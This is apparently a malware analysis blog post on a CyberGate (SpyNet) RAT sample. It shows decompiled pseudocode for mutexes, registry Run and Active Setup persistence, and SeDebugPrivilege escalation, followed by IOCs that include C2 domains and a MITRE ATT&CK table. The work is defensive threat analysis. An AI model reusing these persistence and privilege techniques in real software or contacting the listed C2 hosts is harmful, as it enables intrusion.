
3rd Sample

Sample Hash: 1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44

Creating 1st Mutex

First it creates mutex


MUTEX: ***MUTEX***_PERSIST



Achieving PERSISTENCE

In sub_14045240

The malware creates and set these registry keys




```
\REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\HKLM =  
"c:\\dir\\install\\spynet\\server.exe"
```

```
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

```
\REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\  
{H1EWBWPB-334P-45N1-UT28-6F0PHX81A73C}\StubPath =  
"c:\\dir\\install\\spynet\\server.exe Restart"
```

Creating 2nd Mutex

Then It creates another mutex

MUTEX: ***MUTEX*** _SAIR

```
! 204     RegDeleteKeyA(phkResult, v18);  
! 205     RegCloseKey(phkResult);  
! 206 }  
! 207 sub_14003388(&v49, *off_1404AC14, &str__SAIR_2[1]); // _SAIR  
! 208     _SAIR = sub_14003534(v49);  
! 209     _SAIR_Mutex = CreateMutexA(0, 0, _SAIR);  
! 210     if ( GetLastError() == 183 )  
! 211         break;  
! 212     CloseHandle(_SAIR_Mutex);  
! 213     if ( !sub_14006C78(*v0) || (v21 = sub_14006438(*v0), nNumberOfBytesToWrite != v21) )  
! 214     {
```

Process Injection

CyberGate creates thread

```
! 90     if ( GetLastError() == 183 )  
! 91         ExitProcess(0);  
! 92     CreateThread(0, 0, sub_14044C04, 0, 0, &dword_140537B8);  
! 93     CreateThread(0, 0, sub_140451BC, 0, 0, &dword_140537B8);  
! 94     if ( *off_1404AC5C == 1 )  
! 95     {  
! 96         sub_140015E0(0, &v40);  
! 97         sub_14003480(*v3, v40);  
! 98         if ( !v11 )  
! 99         {  
! 100             sub_1400757C(*v0);
```

Get the id of process

```
! 113     sub_14007728(v37);  
! 114 }  
! 115 }  
! 116     CurrentProcessId = GetCurrentProcessId();  
! 117     v13 = sub_14005C1C(CurrentProcessId);  
! 118     sub_14005B30(v13);  
! 119     sub_140067F8(&v36);  
! 120     sub_140033FC(off_1404AB24[0], 3, v14, v25, ExceptionList, v36, &str__131[1], &str_logs_dat[1]);  
! 121     if ( *off_1404AB2C == 1 )
```

Then it uses LookupPrivilegeValueA, "SeDebugPrivilege"

malware uses SeDebugPrivilege to get access to debug and adjust the memory of processes owned by any user in the system

```

1  BOOL result; // eax
2  {
3  HANDLE CurrentProcess; // eax
4  void v2; // ebx
5  unsigned int v3[6]; // [esp-Ch] [ebp-C4h] BYREF
6  struct _OSVERSIONINFOA VersionInformation; // [esp+Ch] [ebp-ACh] BYREF
7  struct _TOKEN_PRIVILEGES NewState; // [esp+A0h] [ebp-18h] BYREF
8  DWORD ReturnLength; // [esp+B0h] [ebp-8h] BYREF
9  void *TokenHandle; // [esp+B4h] [ebp-4h] BYREF
10 int savedregs; // [esp+B8h] [ebp+0h] BYREF
11
12
13 VersionInformation.dwOSVersionInfoSize = 148;
14 result = GetVersionExA(&VersionInformation);
15 if ( VersionInformation.dwPlatformId != 1 )
16 {
17     v3[2] = &savedregs;
18     v3[1] = &loc_14005B5F5;
19     v3[0] = NtCurrentTeb()->NtTib.ExceptionList;
20     __writefsdword(0, v3);
21     CurrentProcess = GetCurrentProcess();
22     OpenProcessToken(CurrentProcess, 0x20u, &TokenHandle);
23     v2 = TokenHandle;
24     LookupPrivilegeValueA(0, "SeDebugPrivilege", &NewState.Privileges[0].Luid);
25     NewState.PrivilegeCount = 1;
26     NewState.Privileges[0].Attributes = 2;
27     ReturnLength = 0;
28     AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, &ReturnLength);
29     NewState.PrivilegeCount = 1;
30     NewState.Privileges[0].Attributes = 2;
31     ReturnLength = 0;
32     AdjustTokenPrivileges(v2, 0, &NewState, 0, 0, &ReturnLength);
33     CloseHandle(TokenHandle);
34     result = 0;
35     __writefsdword(0, v3[0]);
36 }
37 return result;
00004F30 sub_14005B30:3 (14005B30) (Synchronized with IDA View-A)

```

Get local Time

In `sub_14006BD0` it fetches the current local time and stores it in the `SystemTime` structure.

```

1  int fastcall sub_14006BD0( DWORD "a1" )
2  {
3  unsigned int v3[2]; // [esp-Ch] [ebp-28h] BYREF
4  int v4; // [esp-4h] [ebp-20h]
5  int v5; // [esp+4h] [ebp-18h] BYREF
6  int v6; // [esp+8h] [ebp-14h]
7  struct _SYSTEMTIME SystemTime; // [esp+Ch] [ebp-10h] BYREF
8  int savedregs; // [esp+1Ch] [ebp+0h] BYREF
9
10 v5 = 0;
11 v6 = 0;
12 v4 = &savedregs;
13 v3[1] = &loc_14006C5E;
14 v3[0] = NtCurrentTeb()->NtTib.ExceptionList;
15 __writefsdword(0, v3);
16 GetLocalTime(&SystemTime);
17 sub_1400588C(SystemTime.wDay, 0);
18 if ( sub_1400333C(v6) == 1 )
19 {
20     sub_1400588C(SystemTime.wDay, 0);
21     sub_14003388(a1, &str_0_3[1], v5);
22 }
23 else
24 {
25     sub_1400588C(SystemTime.wDay, 0);
26 }
27 __writefsdword(0, v3[0]);
28 v4 = &loc_14006C55;
29 return sub_140030AC(&v5, 2);
30 }

```

Checking windows version

In `sub_14043A04` » `sub_14043944`

The malware checks for Windows version by checking `dwMinorVersion`

if it is equal to 1 that means that the windows version is:

Windows NT 3.1 or Windows XP or Windows 7 or Windows Server 2008 R2

CyberGate creates 3rd mutex `SPY_NET_RATMUTEX`

Then the code sets up two threads

After that it creates 4th mutex `_x_x_PASSWORDLIST_x_x_`

then executes a shell command using `ShellExecuteA`. If the result of `ShellExecuteA` is greater than `0x20` (32), the following actions are taken:

- The program sleeps for 1000 milliseconds (1 second).
- The mutex handle `MutexA_0` is closed using `CloseHandle`.

```
177 | sub_140058BC(&v35, 0, v23, 0, v22);
178 | reg_create_key(HKEY_CURRENT_USER, &str_SOFTWARE_Microsoft[1], &str_PIDprocess[1], v35); // SOFTWARE\Microsoft\ PIDprocess
179 | *off_1404AC38 = CreateMutexA_0(0, 0, "SPY_NET_RATMUTEX");
180 | CreateThread_1(v40, v41, lpStartAddress, v43, v44, v45);
181 | }
182 | CreateThread_1(v46, v47, v48, v49[0], v49[1], v49[2]);
183 | CreateThread_1(v49[3], v49[4], v49[5], v49[6], v49[7], v49[8]);
184 | MutexA_0 = CreateMutexA_0(0, 0, "_x_x_PASSWORDLIST_x_x_");
185 | if ( sub_14006C78(*v3) == 1 )
186 | {
187 |     v49[8] = 0;
188 |     v49[7] = 0;
189 |     v49[6] = 1;
190 |     sub_14003534(*v3);
191 |     if ( ShellExecuteA(v49[6], v49[7], v49[8], v49[9], v49[10], v49[11]) > 0x20 )
192 |     {
193 |         Sleep(0x3E8u); ←
194 |         CloseHandle(MutexA_0); ←
195 |     }
196 | }
197 | while ( !*off_1404AB14 )
198 |     sub_14028298();
199 | CloseHandle(*off_1404AB38);
200 | CloseHandle(*off_1404AC38);
201 | Sleep(0x2EE0u);
202 | LABEL_34:
203 | _writefsdword(0, v49[12]);
204 | v49[14] = &loc_14046740;
205 | v25 = sub_140030AC(&v35, 15);
206 | sub_14002F24(v25);
207 | }
```

The last thing in our malware is this function

```
1 | int fastcall sub_14028260(MSG *lpMsg)
2 | {
3 |     int v2; // ebx
4 |
5 |     v2 = 0;
6 |     if ( PeekMessageA(lpMsg, 0, 0, 0, 1u) )
7 |     {
8 |         LOBYTE(v2) = 1;
9 |         if ( lpMsg->message != 18 )
10 |         {
11 |             TranslateMessage(lpMsg);
12 |             DispatchMessageA(lpMsg);
13 |         }
14 |     }
15 |     Sleep(0x14u);
16 |     return v2;
17 | }
```

The function checks for a Windows message using `PeekMessageA`. If a message is found and it is not `WM_QUIT`, the message is translated and dispatched. Then it sleeps for 20 milliseconds to avoid busy-waiting and to give other processes some CPU time.

The function returns 1 if a message was processed, otherwise it returns 0.

IOCs

Mutexes:

```
xX_PROXY_SERVER_Xx  
_x_X_BLOCKMOUSE_X_x_  
_x_X_PASSWORDLIST_X_x_  
_x_X_UPDATE_X_x_  
***MUTEX***  
***MUTEX***_PERSIST  
***MUTEX***_SAIR
```

Hashes:

```
fa7166dc1ce0ea167556d47a16ce8d9cbea652d6cef6b8873c78767ef9485e79  
1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44  
0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd  
fc50cb7d6cb4f18992363fcba1473464f526d5c574f4bfdbbed9e025a2072bbe  
dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc
```

Network:

```
j230uy.no-ip.org:5007  
j230uy.no-ip.info:5007  
j230uy.no-ip.org:5000  
j230uy.no-ip.org:5002  
224.0.0.252
```

Files:

```
C:\\Users\\Admin\\AppData\\Local\\Temp\\XX--XX--XX.txt  
C:\\Users\\Admin\\AppData\\Roaming\\logs.dat  
C:\\Users\\Admin\\AppData\\Local\\Temp\\UuU.uUu  
c:\\dir\\install\\spynet\\server.exe
```

registry:

```
\\REGISTRY\\MACHINE\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Run\\HKLM  
= "c:\\dir\\install\\spynet\\server.exe"
```

```
\\REGISTRY\\MACHINE\\SOFTWARE\\WOW6432Node\\Microsoft\\Active Setup\\Installed  
Components\\{H1EWBWPB-334P-45N1-UT28-6F0PHX81A73C}\\StubPath =  
"c:\\dir\\install\\spynet\\server.exe Restart"
```

MITRE ATT&CK

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
Persistence	Boot or Logon Autostart Execution	T1547
	Registry Run Keys / Startup Folder	T1547.001
	Active Setup	T1547.014
Privilege Escalation	Boot or Logon Autostart Execution	T1547
	Registry Run Keys / Startup Folder	T1547.001

TACTIC	TECHNIQUE TITLE	MITRE ATT&CK ID
	Active Setup	T1547.014
Defense Evasion	Modify Registry	T1112
Discovery	System Information Discovery	T1082

This blog is authored by **Mostafa Farghaly(M4lcode)**.

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